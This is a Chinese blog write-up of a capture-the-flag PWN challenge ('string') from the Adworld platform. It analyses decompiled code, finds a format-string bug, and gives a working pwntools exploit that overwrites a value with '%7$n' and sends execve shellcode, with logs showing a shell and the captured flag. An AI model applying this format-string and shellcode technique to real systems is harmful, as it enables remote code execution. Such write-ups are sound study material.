

攻防世界STRing

原创

Wanglpl 于 2021-07-06 16:36:23 发布 89 收藏

分类专栏: [PWN](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/WangLal/article/details/113918529>

版权



[PWN 专栏收录该内容](#)

6 篇文章 0 订阅

订阅专栏

攻防世界PWN

String的WP

基本的三步checksec, file, 执行文件


```
wangwb@kaliWB: ~/桌面... 03:13 下午 EN
wangwb@kaliWB: ~/桌面/CTF
文件 动作 编辑 查看 帮助
all around the world. The decoration looks extremely valuable and would fit
into a palace, but in this city it's quite ordinary. In the middle of the
room are velvet covered chairs and benches, which surround large oaken
tables. A large sign is fixed to the northern wall behind a wooden bar. In
one corner you notice a fireplace.
There are two obvious exits: east, up.
But strange thing is ,no one there.
So, where you will go?east or up?:
jjjjjj
hei! I'm scious!
So, where you will go?:
jjjjj
hei! I'm scious!
So, where you will go?:
jjjj
hei! I'm scious!
So, where you will go?:
^C
wangwb@kaliWB:~/桌面/CTF$ file one
one: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=4f9fd3e83d275c6555ec7059823616ffc2f1af1b, stripped
wangwb@kaliWB:~/桌面/CTF$ checksec one
[!] Could not populate PLT: No module named 'unicorn'
[*] '/home/wangwb/桌面/CTF/one'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
wangwb@kaliWB:~/桌面/CTF$ | https://blog.csdn.net/WangLal
```

这是一个64位文件, 只有PIE没开。

由string这个题目猜测可能会是字符串漏洞

将下载好的附件扔进IDA里查看 点击main函数

将光标移动到附件附近IDA至其有，点击main函数




```
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     __int64 v3; // ST88_801
4     char *v4; // rax@1
5     char *v5; // ST18_801
6     __int64 result; // rax@1
7     __int64 v7; // rdx@1
8
9     v3 = *MK_FP(__FS__, 40LL);
10    setbuf(stdout, 0LL);
11    alarm(0x3Cu);
12    sub_400996();
13    v4 = (char *)malloc(8uLL);
14    v5 = v4;
15    *(_DWORD *)v4 = 68;
16    *(_DWORD *)v4 + 1 = 85;
17    puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
18    puts("we will tell you two secret ...");
19    printf("secret[0] is %x\n", v5, a2);
20    printf("secret[1] is %x\n", v5 + 4);
21    puts("do not tell anyone ");
22    sub_400D72(v5);
23    puts("The End.....Really?");
24    result = 0LL;
25    v7 = *MK_FP(__FS__, 40LL) ^ v3;
26    return result;
27 }
```

<https://blog.csdn.net/WangLai>

main函数中找不到，那就在其他函数看一下。

点击 sub_400D72



```
1 __int64 __fastcall sub_400D72(__int64 a1)
2 {
3     char s; // [sp+10h] [bp-20h]@1
4     __int64 v3; // [sp+28h] [bp-8h]@1
5
6     v3 = *MK_FP(__FS__, 40LL);
7     puts("What should your character's name be:");
8     _isoc99_scanf("%s", &s);
9     if ( strlen(&s) <= 0xC )
10    {
11        puts("Creating a new player.");
12        sub_400A7D();
13        sub_400BB9();
14        sub_400CA6(a1);
15    }
16    else
17    {
18        puts("Hei! What's up!");
19    }
20    return *MK_FP(__FS__, 40LL) ^ v3;
21 }
```


<https://blog.csdn.net/WangLai>

要进入if条件中，输入的s的长度需小于12位
在sub_400BB9函数中看到了

```
1 int64 sub_400BB9()  
2 {  
3     int v1; // [sp+4h] [bp-7Ch]@1  
4     __int64 v2; // [sp+8h] [bp-78h]@1  
5     char format; // [sp+10h] [bp-70h]@2  
6     __int64 v4; // [sp+78h] [bp-8h]@1  
7  
8     v4 = *MK_FP(__FS__, 40LL);  
9     v2 = 0LL;  
10    puts("You travel a short distance east.That's odd, anyone disappear suddenly");  
11    puts(", what happend?! You just travel , and find another hole");  
12    puts("You recall, a big black hole will suckk you into it! Know what should you do?");  
13    puts("go into there(1), or leave(0)?");  
14    _isoc99_scanf("%d", &v1);  
15    if ( v1 == 1 )  
16    {  
17        puts("A voice heard in your mind");  
18        puts("Give me an address");  
19        _isoc99_scanf("%ld", &v2);  
20        puts("And, you wish is:");  
21        _isoc99_scanf("%s", &format);  
22        puts("Your wish is");  
23        printf(&format, &format);  
24        puts("I hear it, I hear it....");  
25    }  
26    return *MK_FP(__FS__, 40LL) ^ v4;  
27 }
```

<https://blog.csdn.net/WangLai>

printf前几句中存在%s与%d，可以操作。
继续看下一个函数



```
on Unexplored Instruction External symbol  
x Pseudo... IDA ... Pseud... Pseudo... Pseudo...  
1 int64 __fastcall sub_400CA6(int64 a1)  
2 {  
3     void *v1; // rsi@2  
4     int64 v3; // [sp+18h] [bp-8h]@1  
5  
6     v3 = *MK_FP(__FS__, 40LL);  
7     puts("Ahu!!!!!!!!!!!!!!!!!!!!A Dragon has appeared!!");  
8     puts("Dragon say: HaHa! you were supposed to have a normal");  
9     puts("RPG game, but I have changed it! you have no weapon and ");  
10    puts("skill! you could not defeat me !");  
11    puts("That's sound terrible! you meet final boss!but you level is ONE!");  
12    if ( *(_DWORD *)a1 == *(_DWORD *)(a1 + 4) )  
13    {  
14        puts("Wizard: I will help you! USE YOU SPELL");  
15        v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);  
16        read(0, v1, 0x100uLL);  
17        ((void (fastcall *)(_QWORD, void *))v1)(0LL, v1);  
18    }  
19    return *MK_FP(__FS__, 40LL) ^ v3;  
20 }
```

(a1+4是指a1加4个字节，也就是一个整数类型所以这个就是a1[1])

之后发现巫师的分支有命令执行的语句，可以直接执行外部输入的命令，而条件是a1这个数组里面的第一个数字等于第二个数字，可以在main函数中发现a1就是V5就是V4，则a1[0]=68，a1[1]=85.

```
printf("secret[0] is %x\n", v5, a2);
```

```
printf("secret[1] is %x\n", v5 + 4);
```

main函数的这两句话中，表示出来a1[0]和a1[1]的地址。

所以我们可以通过格式化字符串漏洞，改写a1[0]的值。

然后再次运行程序，计算偏移量。



AAAA.15f9e723.0.15ecdf33.d.ffffff80.0.0.41414141.252e7825.2e78252eI hear it, I hear it...

得出偏移量是7

得出**EXP**

```
from pwn import *
```

```
#r = process("./文件名")
```

```
r = remote('111.200.241.244',63157)
```

```
r.recvuntil("secret[0] is ")
```

```
#使接收到的数据倒序并转化为16进制赋给a1_addr
```

```
a1_addr = int(r.recvuntil("\n")[:-1], 16)
```

```
print(a1_addr)
```

```
#进入 sub_400D72函数
```

```
r.recvuntil("What should your character's name be:\n")
```

```
r.sendline("wang")
```

```
#进入sub_400A7D函数
```

```

r.recvuntil("So, where you will go?east or up?:\n")
r.sendline("east")
#进入sub_400BB9函数
r.recvuntil("go into there(1), or leave(0)?:\n")
r.sendline("1")
r.recvuntil("'Give me an address'\n")
r.sendline(str(a1_addr))
r.recvuntil("And, you wish is:\n")
payload = 'A' * 85 + "%7$n"
r.sendline(payload)
shellcode = asm(shellcraft.sh())
r.sendline(shellcode)
r.interactive()

```

```

File Actions Edit View Help
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
/* call execve() */
push 59 /* 0x3b */
pop rax
syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-r71gmzmm/step2 /tmp/pwn-asm-r71gmzmm/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-r71gmzmm/step3 /tmp/pwn-asm-r71gmzmm/step4
[DEBUG] Sent 0x31 bytes:
00000000 6a 68 48 b8 2f 62 69 6e 2f 2f 2f 73 50 48 89 e7 |jhH /bin ///s PH.
00000010 60 72 69 01 01 01 34 24 01 01 01 01 31 f6 56 6a |hri .4$ --- 1 Vj
00000020 00 5e 48 01 e0 56 48 89 e6 31 d2 6a 3b 58 0f 03 |.H .VR |1.3 ;X.
00000030 00
00000031
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x24 bytes:
b'bin\n'
b'dev\n'
b'flag\n'
b'lib\n'
b'lib32\n'
b'lib64\n'
b'string\n'
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x2d bytes:
b'cyberpeace{1219d9ffe9337726e0af5fe7f276083a}\n'
cyberpeace{1219d9ffe9337726e0af5fe7f276083a}
[*] Got EOF while reading in interactive
$

```

成功Get shell